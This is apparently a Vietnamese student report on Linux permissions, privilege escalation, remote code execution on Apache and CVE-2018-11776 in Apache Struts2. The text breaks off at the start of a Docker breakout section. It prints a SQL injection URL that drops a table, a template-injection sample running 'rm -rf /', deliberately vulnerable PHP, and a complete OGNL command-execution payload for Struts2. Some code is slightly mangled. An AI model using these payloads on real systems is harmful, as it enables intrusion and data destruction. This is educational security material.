✓ *Ownership*

Mỗi file hay thư mục trên Linux đều được gán bởi 3 loại chủ sở hữu là **user**, **group**, **other**.

- **User:** Theo như mặc định trên Linux thì người tạo ra file hay thư mục nào đó thì sẽ trở thành chủ sở hữu của chính nó, giống như việc một người A tạo ra một vật B thì mặc định người A sẽ là chủ sở hữu của vật B đó.
- **Group:** Một nhóm có thể chứa nhiều người dùng cùng một lúc. Tất cả người dùng trong một nhóm sẽ có cùng quyền truy cập vào file hay thư mục đó. Giả sử có một tài liệu học tập cho một lớp học mà không muốn cho lớp khác biết, chỉ muốn chia sẻ trong lớp. Thay vì phải cấp quyền cho từng người trong lớp thì ta cũng có thể gom tất những người trong lớp thành một nhóm người dùng và gán quyền cho một nhóm người dùng đó để chỉ có những người trong nhóm đó mới có quyền truy cập vào tài liệu.
- **Other:** Other là bất kỳ người dùng nào không thuộc vào 2 đối tượng phía trên. Người dùng không phải là thuộc nhóm lớp được truy cập vào tài liệu và cũng không phải là người sở hữu tài liệu đó thì được xét là other.

✓ *Permissions*

Mỗi một file hay thư mục trong Linux đều có 3 quyền đọc (**read**)-r, ghi (**write**)-w, thực thi (**execute**)-x được xác định cho 3 chủ sở hữu ở trên.

- **Đọc:** Nếu là một file thì quyền này cho phép mở file đó lên và đọc. Nếu là một thư mục thì nó cho phép liệt kê danh sách file hay thư mục trong thư mục đó.

- Ghi: Quyền ghi cho phép sửa đổi nội dung của file. Nếu là thư mục thì nó cho phép người được cấp quyền có thể thêm, xóa và đổi tên các file trong thư mục đó.
 - Thực thi: Với Windows có thể chạy với một file có đuôi ".exe" một cách dễ dàng. Khác so với Windows, trong Linux không thể chạy khi nó không được cấp quyền thực thi. Còn đối với thư mục thì không thể truy cập(cd) nếu không có quyền thực thi nó.
- ✓ Special Permission
- SUID (hay Set user ID) thường được sử dụng trên các file thực thi (executable files), là một quyền đặc biệt cho user access level có một chức năng duy nhất. Một file với SUID luôn được thực thi với user sở hữu files đó, không quan tâm tới user nào đang thực thi câu lệnh.


Để gán SUID cho 1 file, có 2 cách:

chmod u + s [tên file]

hoặc:

chmod 4555 [tên file]

Ví dụ: nếu một file được sở hữu bởi user root và được set SUID bit, thì bất kể ai thực thi file, nó sẽ luôn chạy với các đặc quyền của user root. Và khi xem permissions của file, ở phần User, nhãn x sẽ được chuyển sang nhãn s.



Hình 1.6 Ví dụ thực hiện gán SUID

- SGID (hay **Set group ID**), quyền hạn đặc biệt này có một số chức năng như sau: Nếu được đặt trên một files, nó cho phép files ày được thực thi như group sở hữu files đó (Tương tự SUID); Nếu được đặt trên một thư


mục, khi SGID được gán cho 1 thư mục, tất cả các file được tạo ra trong thư mục đó sẽ kế thừa quyền sở hữu của Group đối với thư mục đó.
Để gán SGID cho 1 file, có 2 cách:

chmod g + s [tên file]

hoặc:

chmod 2555 [tên file]

Ví dụ: nếu một file thuộc sở hữu của Staff group, bất kể ai thực thi file đó, nó sẽ luôn chạy với đặc quyền của Staff group. Và khi xem permissions của file, ở phần Group, nhãn x sẽ được chuyển sang nhãn s.



Hình 1.7 Ví dụ thực hiện gán SGID

- Ví dụ thực hiện gán SGID Sticky Bit được dùng cho các thư mục chia sẻ, mục đích là ngăn chặn việc người dùng này xóa file của người dùng kia. Chỉ duy nhất owner và root mới có quyền rename hay xóa các file, thư mục khi nó được set Sticky Bit. Đó là lý do nó còn được gọi là restricted deletion bit.

Điều này khá hữu ích trên các thư mục được set quyền 777 (mọi người đều được phép đọc và ghi / xóa).

Để gán Sticky Bit có 3 cách:


chmod + t [tên file, thư mục]

hoặc:

chmod o + t [tên file, thư mục]

hoặc:

chmod 1555 [tên file, thư mục]



Hình 1.8 Ví dụ thực hiện gán Sticky Bit

b) Các dạng leo thang đặc quyền

- ✓ Leo thang đặc quyền ngang hàng (*Lateral Privilege Escalation*)

Đây là quá trình mà kẻ tấn công tìm cách leo thang đặc quyền từ một tài khoản người dùng đã bị xâm nhập sang một tài khoản người dùng khác trên cùng một cấp độ quyền hạn.

Trong một môi trường đa người dùng, mỗi người dùng thường có một tài khoản riêng với mức độ quyền hạn cụ thể. Mục tiêu của kẻ tấn công khi thực hiện leo thang đặc quyền ngang hàng là tìm cách tăng cường quyền hạn của mình để truy cập vào các tài khoản người dùng khác có cùng mức độ quyền hạn.

Để thực hiện leo thang đặc quyền ngang hàng, kẻ tấn công cần khai thác các lỗ hổng có thể tồn tại trong hệ điều hành, ứng dụng hoặc mạng để thu thập thông tin xác thực của tài khoản người dùng đã bị xâm nhập. Sau đó, kẻ tấn công sử dụng thông tin này để xác thực hoặc mô phỏng lại các thông tin xác thực của một tài khoản người dùng khác có cùng mức độ quyền hạn.

- ✓ *Leo thang đặc quyền dọc hàng (Vertical Privilege Escalation)*

Đây là quá trình mà kẻ tấn công tìm cách leo thang đặc quyền từ một tài khoản người dùng có quyền hạn thấp hơn lên một tài khoản có quyền hạn cao hơn trên cùng một hệ thống.

Trong môi trường đa người dùng, các tài khoản người dùng có thể được xác định với các mức độ quyền hạn khác nhau. Mục tiêu của kẻ tấn công trong leo thang đặc quyền dọc hàng là tìm cách tăng cường quyền hạn của mình để truy cập vào các tài khoản có quyền hạn cao hơn, thường là các tài khoản quản trị hoặc có quyền điều khiển toàn bộ hệ thống.

Có một số cách thức mà kẻ tấn công có thể thực hiện leo thang đặc quyền dọc hàng, bao gồm:

- Lợi dụng lỗ hổng phần mềm: Kẻ tấn công có thể khai thác các lỗ hổng trong phần mềm hoặc hệ điều hành để tăng cường quyền hạn của mình. Điều này có thể bao gồm lỗ hổng xác thực không đúng, lỗi ủy quyền, hoặc việc sử dụng các mã độc để chiếm quyền kiểm soát hệ thống.
- Lợi dụng lỗ hổng quản lý quyền hạn: Kẻ tấn công có thể tìm cách thay đổi hoặc lợi dụng các lỗ hổng trong cơ chế quản lý quyền hạn để leo thang đặc quyền. Ví dụ, việc thay đổi thông tin xác thực hoặc thay đổi cấu hình quyền hạn có thể cho phép kẻ tấn công tăng cường quyền hạn của mình.
- Tấn công bằng mã độc: Kẻ tấn công có thể sử dụng các mã độc như malware hoặc rootkit để chiếm quyền kiểm soát hệ thống từ các tài khoản người dùng có quyền hạn thấp hơn và sau đó leo thang lên các tài khoản có quyền hạn cao hơn.

Kẻ tấn công thường bắt đầu bằng việc xâm nhập vào hệ thống từ xa, sau đó sử dụng các kỹ thuật leo thang đặc quyền để tăng cường quyền hạn và tiếp tục khai thác hệ thống. Tìm hiểu mối quan hệ giữa tấn công từ xa và tấn công leo thang đặc quyền sẽ giúp ta có cái nhìn toàn diện về cách các tấn công này hoạt động và áp dụng các biện pháp bảo mật phù hợp.

1.2.4 Leo thang đặc quyền trong Docker

Khi một container Docker cố gắng tìm cách tăng cường quyền hạn của mình để có thể truy cập hoặc kiểm soát các tài nguyên hệ thống mà nó không nên có quyền truy cập và đạt được quyền truy cập đến các tài nguyên hoặc chức năng hệ thống đó được gọi là leo thang đặc quyền trong Docker.

Docker đã áp dụng một số biện pháp bảo mật để ngăn chặn leo thang đặc quyền trong container, bao gồm:

- Cơ chế cô lập: Docker sử dụng cơ chế cô lập như các namespace và cgroups để giới hạn quyền truy cập của container đến các tài nguyên hệ thống và quyền hạn chỉ định. Điều này giúp giới hạn khả năng leo thang đặc quyền của container.
- Nguyên tắc quyền hạn tối thiểu (Principle of Least Privilege): Docker khuyến nghị chạy container với quyền hạn tối thiểu cần thiết để thực hiện nhiệm vụ của nó. Điều này giúp giảm khả năng leo thang đặc quyền bởi container, vì container chỉ có quyền truy cập vào các tài nguyên và chức năng cần thiết.

- Kiểm tra và cập nhật định kỳ: Docker liên tục cải thiện bảo mật bằng cách kiểm tra và vá các lỗ hổng bảo mật mới. Việc cập nhật Docker và các thành phần liên quan đến nó, chẳng hạn như kernel hệ điều hành, là quan trọng để giảm nguy cơ leo thang đặc quyền thông qua các lỗ hổng đã biết.

Tuy nhiên, không thể loại trừ hoàn toàn khả năng leo thang đặc quyền trong Docker. Một container có thể thành công trong việc leo thang đặc quyền nếu có lỗ hổng bảo mật ở mức độ hệ điều hành, Docker daemon hoặc các phần mềm khác liên quan đến môi trường Docker.

CHƯƠNG II Remote Code Execution (RCE) trên Apache và Docker Breakout

2.1. Remote Code Execution (RCE) trên Apache

2.1.1. Remote Code Execution (RCE)

Lỗ hổng RCE cho phép kẻ tấn công thực thi mã tùy ý trên thiết bị từ xa. Kẻ tấn công có thể đạt được RCE theo một số cách khác nhau, bao gồm:

- **Injection Attack (tấn công tiêm nhiễm):** Nhiều loại ứng dụng khác nhau, chẳng hạn như truy vấn SQL, sử dụng dữ liệu do người dùng cung cấp làm đầu vào cho lệnh. Trong một cuộc tấn công tiêm nhiễm, kẻ tấn công cố tình cung cấp đầu vào không đúng định dạng khiến một phần đầu vào của chúng bị hiểu là một phần của lệnh. Điều này cho phép kẻ tấn công định hình các lệnh được thực thi trên hệ thống để bị tấn công hoặc thực thi mã tùy ý trên hệ thống đó.
- **Deserialization Attack (tấn công giải tuần tự hóa):** Các ứng dụng thường sử dụng tuần tự hóa để kết hợp nhiều phần dữ liệu thành một chuỗi duy nhất nhằm giúp truyền hoặc giao tiếp dễ dàng hơn. Đầu vào của người dùng được định dạng đặc biệt trong dữ liệu được tuần tự hóa có thể được chương trình giải tuần tự hóa hiểu là mã thực thi.
- **Out-of-Bounds Write (ghi ngoài giới hạn):** Các ứng dụng thường xuyên phân bổ các khối bộ nhớ có kích thước cố định để lưu trữ dữ liệu, bao gồm cả dữ liệu do người dùng cung cấp. Nếu việc cấp phát bộ nhớ này được thực hiện không chính xác, kẻ tấn công có thể thiết kế đầu vào ghi bên ngoài bộ đệm được cấp phát. Vì mã thực thi cũng được lưu trữ trong bộ nhớ nên dữ liệu do người dùng cung cấp được ghi vào đúng vị trí có thể được ứng dụng thực thi.

a) Ví dụ về các cuộc tấn công RCE

Lỗ hổng RCE là một trong những lỗ hổng nguy hiểm và có tác động cao nhất hiện nay. Nhiều cuộc tấn công mạng lớn đã được kích hoạt bởi các lỗ hổng RCE, bao gồm:

- **Log4j:** Log4j là thư viện ghi nhật ký Java phổ biến được sử dụng trong nhiều dịch vụ và ứng dụng Internet. Vào tháng 12 năm 2021, nhiều lỗ hổng RCE đã được phát hiện trong Log4j cho phép kẻ tấn công khai thác các ứng dụng có lỗ hổng bảo mật để thực thi trình đào tiền điện tử và phần mềm độc hại khác trên các máy chủ bị xâm nhập.
- **ETERNALBLUE:** WannaCry đã đưa ransomware trở thành xu hướng phổ biến vào năm 2017. Sâu ransomware WannaCry lây lan bằng cách khai thác lỗ hổng trong Server Message Block Protocol (SMB). Lỗ hổng này cho phép

kẻ tấn công thực thi mã độc trên các máy dễ bị tấn công, cho phép ransomware truy cập và mã hóa các tệp có giá trị.

b) Mối đe dọa RCE

Các cuộc tấn công RCE được thiết kế để đạt được nhiều mục tiêu khác nhau. Sự khác biệt chính giữa bất kỳ hoạt động khai thác nào khác đối với RCE là nó nằm trong phạm vi giữa tiết lộ thông tin, từ chối dịch vụ và thực thi mã từ xa. Một số tác động chính của cuộc tấn công RCE bao gồm:

- Truy cập ban đầu: Các cuộc tấn công RCE thường bắt đầu dưới dạng lỗ hổng trong ứng dụng công khai cấp khả năng chạy lệnh trên máy cơ bản. Những kẻ tấn công có thể sử dụng điều này để có được chỗ đứng ban đầu trên thiết bị nhằm cài đặt phần mềm độc hại hoặc đạt được các mục tiêu khác.
- Tiết lộ thông tin: Các cuộc tấn công RCE có thể được sử dụng để cài đặt phần mềm độc hại đánh cắp dữ liệu hoặc thực thi trực tiếp các lệnh trích xuất và lọc dữ liệu từ thiết bị dễ bị tấn công.
- Từ chối dịch vụ: Lỗ hổng RCE cho phép kẻ tấn công chạy mã trên hệ thống lưu trữ ứng dụng có lỗ hổng. Điều này có thể cho phép chúng làm gián đoạn hoạt động của ứng dụng này hoặc ứng dụng khác trên hệ thống.
- Khai thác tiền điện tử: Phần mềm độc hại khai thác tiền điện tử hoặc khai thác tiền điện tử sử dụng tài nguyên tính toán của một thiết bị bị xâm nhập để khai thác tiền điện tử. Lỗ hổng RCE thường bị khai thác để triển khai và thực thi phần mềm độc hại khai thác tiền điện tử trên các thiết bị dễ bị tấn công.
- Ransomware: Ransomware là phần mềm độc hại được thiết kế để từ chối người dùng truy cập vào tệp của họ cho đến khi họ trả tiền chuộc để lấy lại quyền truy cập. Lỗ hổng RCE cũng có thể được sử dụng để triển khai và thực thi ransomware trên thiết bị dễ bị tấn công.
- Mặc dù đây là một số tác động phổ biến nhất của lỗ hổng RCE, lỗ hổng RCE có thể cung cấp cho kẻ tấn công toàn quyền truy cập và kiểm soát thiết bị bị xâm nhập, khiến chúng trở thành một trong những loại lỗ hổng nguy hiểm và nghiêm trọng nhất.

2.1.2. RCE trên Apache

Remote Code Execution (RCE) là một lỗ hổng bảo mật nghiêm trọng trong Apache hoặc bất kỳ phần mềm hoặc ứng dụng web nào khác. Nó cho phép kẻ tấn công thực thi mã độc từ xa trên máy chủ mục tiêu, có thể gây ra hậu quả nghiêm trọng như kiểm soát hoàn toàn hệ thống, truy cập trái phép vào dữ liệu nhạy cảm hoặc tấn công từ xa khác.

Một lỗ hổng RCE trong Apache thường xảy ra khi các yêu cầu từ xa được gửi đến máy chủ Apache và máy chủ không chính xác kiểm tra và xử lý các dữ liệu đầu vào. Kẻ tấn công có thể tìm ra cách chèn mã độc vào yêu cầu hoặc dữ liệu đầu vào và khi máy chủ Apache xử lý nó, mã độc được thực thi.

Loại tấn công RCE trong Apache có thể bao gồm:

a) Code injection

Kẻ tấn công tìm kiếm các điểm yếu trong ứng dụng chạy trên máy chủ Apache để chèn mã độc vào dữ liệu không được xử lý hoặc kiểm tra tính chính xác trong các request HTTP. Khi mã độc được chèn thành công và thực thi trên máy chủ, nó có thể gây ra các tác động nghiêm trọng như thực thi lệnh tùy ý, truy cập dữ liệu nhạy cảm, thay đổi cấu hình hệ thống hoặc kiểm soát máy chủ. Ví dụ: một kẻ tấn công có thể chèn mã độc vào các tham số URL, HTTP tiêu đề hoặc biểu mẫu gửi đến máy chủ Apache.

- Chèn mã độc vào tham số URL: Kẻ tấn công có thể thêm mã độc vào các tham số trong URL gửi đến máy chủ Apache. Ví dụ, nếu ứng dụng web chấp nhận một tham số như "?id=", kẻ tấn công có thể thêm mã độc sau dấu "=" để làm lỗi xử lý và thực thi mã độc trên máy chủ khi yêu cầu được xử lý.
- Chèn mã độc vào tiêu đề HTTP: Kẻ tấn công có thể chèn mã độc vào các tiêu đề HTTP gửi đến máy chủ Apache. Ví dụ, trong tiêu đề "User-Agent" hoặc "Referer", kẻ tấn công có thể chèn mã độc để lợi dụng việc máy chủ xử lý các tiêu đề này mà không kiểm tra tính hợp lệ của chúng.
- Chèn mã độc vào biểu mẫu: Kẻ tấn công có thể chèn mã độc vào các trường dữ liệu trong biểu mẫu gửi đến máy chủ Apache. Ví dụ, nếu một biểu mẫu chấp nhận một trường dữ liệu như "username" hoặc "message", kẻ tấn công có thể chèn mã độc vào các trường này để khi máy chủ xử lý biểu mẫu, mã độc sẽ được thực thi.

Dưới đây là một ví dụ để minh họa lỗ hổng Code injection trên máy chủ Apache:

Giả sử có một ứng dụng web chạy trên máy chủ Apache, cho phép người dùng tìm kiếm các bài viết trong cơ sở dữ liệu bằng cách nhập một từ khóa. Ứng dụng sử dụng ngôn ngữ PHP để xử lý yêu cầu và tạo truy vấn SQL dựa trên từ khóa tìm kiếm.

Mã PHP trong ứng dụng có thể có dạng như sau:

```
<?php
// Lấy từ khóa tìm kiếm từ yêu cầu HTTP GET
$keyword = $_GET['keyword'];

// Tạo truy vấn SQL để tìm kiếm bài viết
$query = "SELECT
          * FROM articles WHERE title LIKE '%" . $keyword . "%'";
$result = mysqli_query($connection, $query);

// Xử lý kết quả truy vấn và hiển thị bài viết tương ứng
// ...
?>
```

Ứng dụng không kiểm tra tính hợp lệ của từ khóa tìm kiếm và trực tiếp sử dụng nó để tạo truy vấn SQL. Điều này tạo cơ hội cho kẻ tấn công chèn mã độc vào từ khóa tìm kiếm để thực thi các lệnh SQL không mong muốn hoặc thậm chí thực thi lệnh tùy ý.

Ví dụ, kẻ tấn công có thể chèn mã độc SQL để xóa toàn bộ cơ sở dữ liệu:

```
http://example.com/search.php?keyword
= '); DROP TABLE articles; --
```

Trong trường hợp này, từ khóa tìm kiếm được chèn là "') DROP TABLE articles; --", dẫn đến truy vấn SQL sau:

```
SELECT
* FROM articles WHERE title LIKE '%'); DROP TABLE articles; -- %'
```

Khi truy vấn SQL được thực thi trên máy chủ Apache, lệnh "DROP TABLE articles" sẽ được thực hiện và bảng "articles" sẽ bị xóa khỏi cơ sở dữ liệu.

Lỗ hổng Code injection có thể tồn tại trong các phần khác nhau của ứng dụng web chạy trên máy chủ Apache, bao gồm tham số URL, tiêu đề HTTP, biểu mẫu và các dữ liệu khác được gửi đến máy chủ. Việc kiểm tra và xử lý chính xác dữ liệu người dùng là rất quan trọng để ngăn chặn lỗ hổng Code injection và bảo vệ an toàn của ứng dụng.

b) Server-side template injection

Xảy ra khi ứng dụng web chạy trên Apache sử dụng hệ thống mẫu phía máy chủ và không kiểm tra chính xác các biểu thức hoặc câu lệnh mẫu được chèn từ người dùng. Kẻ tấn công có thể chèn mã độc vào mẫu và thực thi từ xa trên máy chủ Apache.

Khi một ứng dụng web sử dụng hệ thống mẫu phía máy chủ, ví dụ như Apache Velocity, Freemarker, hoặc Jinja2, để tạo ra nội dung động, các biểu thức và câu lệnh mẫu được chèn vào mẫu để tạo ra động dữ liệu hoặc thực hiện các xử lý. Tuy nhiên, nếu ứng dụng không kiểm tra chính xác các biểu thức hoặc câu lệnh mẫu được chèn, kẻ tấn công có thể chèn mã độc thay vì các biểu thức hợp lệ.

Khi được thực thi trên máy chủ Apache, mã độc chèn vào mẫu có thể thực hiện các hành động tùy ý, bao gồm việc truy cập dữ liệu nhạy cảm, thay đổi cấu hình hệ thống, thực hiện lệnh từ xa, hoặc thậm chí kiểm soát hoàn toàn máy chủ.

Ví dụ về lỗ hổng SSTI trong Apache:

Giả sử một ứng dụng web chạy trên Apache sử dụng hệ thống mẫu phía máy chủ để hiển thị dữ liệu người dùng. Ứng dụng này cho phép người dùng tạo các mẫu tùy chỉnh bằng cách chèn các biểu thức hoặc câu lệnh mẫu vào mẫu gốc

Người dùng được yêu cầu cung cấp một biểu thức để tính toán tổng của hai số. Mẫu gốc có dạng như sau:

"Tổng của hai số là: {{ expression }}"

Người dùng nhập biểu thức "1+2" và ứng dụng chèn nó vào mẫu gốc:

"Tổng của hai số là: 1 + 2"

Ứng dụng không kiểm tra chính xác các biểu thức chèn và trực tiếp thực thi chúng. Điều này cho phép kẻ tấn công chèn mã độc thay vì biểu thức hợp lệ. Ví dụ, kẻ tấn công chèn mã độc Python để thực thi lệnh từ xa:

```
"Tổng của hai số là: {{ os.system('rm -rf /') }}"
```

Khi ứng dụng hiển thị mẫu này trên máy chủ Apache, lệnh "os.system('rm -rf /')" sẽ được thực thi, dẫn đến việc xóa toàn bộ hệ thống tệp trên máy chủ.

c) *Deserialization vulnerabilities*

Lỗi hỏng deserialization xảy ra khi Apache sử dụng quá trình deserialization để chuyển đổi dữ liệu từ dạng nhị phân thành đối tượng mà không kiểm tra hoặc giới hạn đúng quyền truy cập. Kẻ tấn công có thể tận dụng lỗi hỏng này bằng cách gửi dữ liệu độc hại được tạo ra để khi được deserialize, nó sẽ thực thi mã độc trên máy chủ Apache.

Ví dụ về lỗi hỏng deserialization trong Apache:

Giả sử Apache sử dụng một công cụ deserialization để chuyển đổi dữ liệu từ JSON thành đối tượng. Khi nhận một yêu cầu POST với dữ liệu JSON, Apache sẽ deserialize dữ liệu và sử dụng các thuộc tính của đối tượng để thực hiện các xử lý khác.

Tuy nhiên, trong quá trình deserialization, Apache không kiểm tra chính xác các thuộc tính của đối tượng và không áp dụng bất kỳ kiểm tra nào liên quan đến quyền truy cập. Điều này cho phép kẻ tấn công chèn dữ liệu độc hại vào dữ liệu JSON và khi Apache deserialize nó, mã độc sẽ được thực thi.

Ví dụ cụ thể: Kẻ tấn công gửi một yêu cầu POST với dữ liệu JSON như sau:

```
{  
    "type": "com.example.VulnerableClass",  
    "data": "command - to - execute"  
}
```

Trong ví dụ trên, kẻ tấn công đã chèn một đối tượng có kiểu "com.example.VulnerableClass" trong dữ liệu JSON. Khi Apache deserialize dữ liệu, nó sẽ tạo một đối tượng từ kiểu này và gọi các phương thức tương ứng. Điều này có thể dẫn đến việc thực thi mã "command-to-execute" trên máy chủ Apache, cho phép kẻ tấn công kiểm soát hệ thống.

2.1.3. CVE-2018-11776 (RCE Apache Struts2)

Tất cả các ứng dụng web sử dụng Apache Struts từ phiên bản 2.3 đến 2.3.34 và từ 2.5 đến 2.5.16 bị ảnh hưởng. Ngay cả các phiên bản cũ không được hỗ trợ của Apache Struts cũng có thể mắc lỗi hỏng này.

Lỗi hỏng chỉ được kích hoạt khi đủ hai điều kiện:

- ‘alwaysSelectFullNamespace’ được thiết lập thành true trong cấu hình của Struts (đây là cài đặt mặc định của Struts).
- tập tin cấu hình Struts (struts.xml) chứa thẻ "action" hoặc "url" không chỉ định rõ thuộc tính namespace hoặc chỉ định một wildcard namespace, ví dụ như “/*”

Thực tế, bất kỳ cài đặt Struts2 mới nào không có sự khai báo rõ ràng về thuộc tính namespace đều có thể bị khai thác bởi mối đe dọa này.

Với những điều kiện trên, hàm `parseNameAndNamespace()` được gọi để xuất các thành phần của namespace mà không cần xác minh. Code minh họa dưới đây được lấy từ lớp `DefaultActionMapper.class` trong tệp `struts2-core.jar`.

```
protected void parseNameAndNamespace (String uri, ActionMapping mapping, ConfigurationManager configManager)
{
    int lastslash = uri.lastIndexOf("/");
    String name;
    String namespace;
    String name;
    if (lastSlash
    == -1)
    {...
    }
    else
    {
        String name;
        if (lastSlash == 0)
        {
            String namespace = "/";
            name = uri.substring (lastSlash + 1);
        }
        else
        {
            String name;
            if (this.alwaysSelect FullNamespace)
            {
                String namespace = uri.substring(0, lastSlash);
                name = uri.substring (lastSlash + 1);
            }
            else
            {...
            }
        }
    }
}
```

Hình 2.1 `parseNameAndNamespace()`

Namespace từ URI (kiểm soát bởi kẻ tấn công) được truyền vào biến namespace của lớp ServletActionRedirectResult.class thông qua việc gọi phương thức getNamespace(). Một ActionMapping mới được khởi tạo và chứa namespace được kiểm soát bởi kẻ tấn công. Tiếp theo, getUriFromActionMapping() trả về một chuỗi URL sử dụng namespace mà ActionMapping() khởi tạo.

```
public void execute(ActionInvocation invocation) throws Exception
{
    actionName = conditionalParse(actionName, invocation);
    if (namespace == null)
    {
        namespace = invocation.getProxy().getNamespace();
    }
    else
    {
        namespace = conditionalParse(namespace, invocation);
    }
    if (method == null)
    {
        method = "";
    }
    else
    {
        method = conditionalParse(method, invocation);
    }
    String tmpLocation = actionMapper.getUriFromActionMapping(new ActionMapping(actionName, namespace, method, null));
    setLocation(tmpLocation);
    super.execute(invocation); //OGNL passed via invocation
}
```

Hình 2.2 execute()

Dữ liệu này truyền vào setLocation() thông qua biến ‘tmpLocation’.

```
public void setLocation(String location) {
    this.location = location;
}
```

Hình 2.3 setLocation()

Tiếp theo code gọi hàm super.execute(), truyền ‘location’ qua một lời gọi đến hàm conditionalParse().

```
public void execute(ActionInvocation invocation) throws Exception {
    lastFinalLocation = conditionalParse(location, invocation);
    doExecute(lastFinalLocation, invocation);
}
```

Hình 2.4 super.execute()

Hàm conditionalParse() sau đó truyền 'location' vào 'translateVariables' dẫn đến việc đánh giá tham số như một biểu thức OGNL.

```
protected String conditionalParse(String param, ActionInvocation invocation) {  
    if (param != null && invocation != null) {  
        return TextParseUtil.translateVariables(  
            param,  
            invocation.getStack(),  
            new EncodingParsedValueEvaluator());  
    } else {  
        return param;  
    }  
}
```

Hình 2.5 conditionalParse()

Do đó, khi tham số namespace không được thiết lập trong 'ServletActionRedirect Result', struts sẽ lấy namespace từ 'ActionProxy' và đánh giá đó như là biểu thức OGNL. Điều này cho phép kẻ tấn công có thể tạo đầu vào như là một biểu thức OGNL dẫn đến việc có thể thực thi mã tùy ý lên máy chủ.

Khai thác lỗ hổng

Payload:

```
$(#_memberAccess['allowStaticMethodAccess']=true).(#cmd='id').(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?{'cmd.exe','c',#cmd}:{'bash','-c',#cmd})).(#p=new java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream()).(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush()))
```

Payload trên được sử dụng với mục đích thực thi lệnh 'id' lên máy chủ mà thu thập thông tin người dùng. Đây là một chuỗi mã OGNL (Object-Graph Navigation Language) được sử dụng để tận dụng lỗ hổng trong Apache Struts 2, cho phép thực thi mã tùy ý trên máy chủ mà ứng dụng đang chạy.

Phân tích chi tiết từng thành phần của payload:

1. (#_memberAccess['allowStaticMethodAccess']=true)

- Thiết lập quyền truy cập để cho phép việc sử dụng các phương thức tĩnh trong mã.

2. (**#cmd='id'**)

- Gán chuỗi **'id'** vào biến **#cmd**, là lệnh sẽ được thực thi trên hệ thống.

3. (**#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))**)

- Kiểm tra xem hệ thống đang chạy trên Windows hay không bằng cách sử dụng Java System Properties.

4. (**#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'bash','-c',#cmd})**)

- Xây dựng một mảng lệnh, sẽ chạy lệnh **cmd.exe** trên Windows hoặc **bash** trên các hệ điều hành khác để thực thi lệnh được gán vào **#cmd**.

5. (**#p=new java.lang.ProcessBuilder(#cmds)**)

- Tạo một đối tượng **ProcessBuilder** với mảng lệnh được xây dựng từ bước trước.

6. (**#p.redirectErrorStream(true)**)

- Chỉ định rằng lỗi của quá trình thực thi lệnh sẽ được đọc qua luồng đầu ra.

7. (**#process= #p.start()**)

- Khởi động quá trình thực thi lệnh đã được xây dựng.

8. (**#ros=(@org.apache.struts2.ServletActionContext@getResponse()).getOutputStream()**)

- Lấy luồng phản hồi để gửi dữ liệu về người dùng.

9. (**@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)**)

- Đầu ra cho lệnh đã thực thi.

10. (**#ros.flush()**)

- Làm sạch đầu ra để đảm bảo tất cả dữ liệu được gửi đến máy khách.

Khi payload trên được gửi đến Apache Struts có lỗ hổng, payload được đánh giá như một biểu thức OGNL, từ đó thực thi lệnh 'id' trên máy chủ. Kết quả của lệnh được thực thi được gửi lại như một phản hồi, như được minh họa trong sơ đồ dưới

đây. Do đó, kẻ tấn công có thể tiến hành kiểm soát hoàn toàn hệ thống bằng cách thực thi các câu lệnh từ xa.

2.2. Docker Breakout

Docker Breakout là một kỹ thuật tấn công mà kẻ tấn công cố gắng thoát khỏi môi trường Docker và truy cập vào hệ thống máy chủ chủ. Docker là một nền tảng ảo hóa dựa trên container, cho phép người dùng tạo ra và quản lý các container để chạy ứng dụng trong một môi trường cô lập. Tuy nhiên, như bất kỳ công nghệ nào khác, Docker cũng có thể chứa các lỗ hổng bảo mật mà kẻ tấn công có thể khai thác.

2.2.1 Cơ chế bảo mật của docker

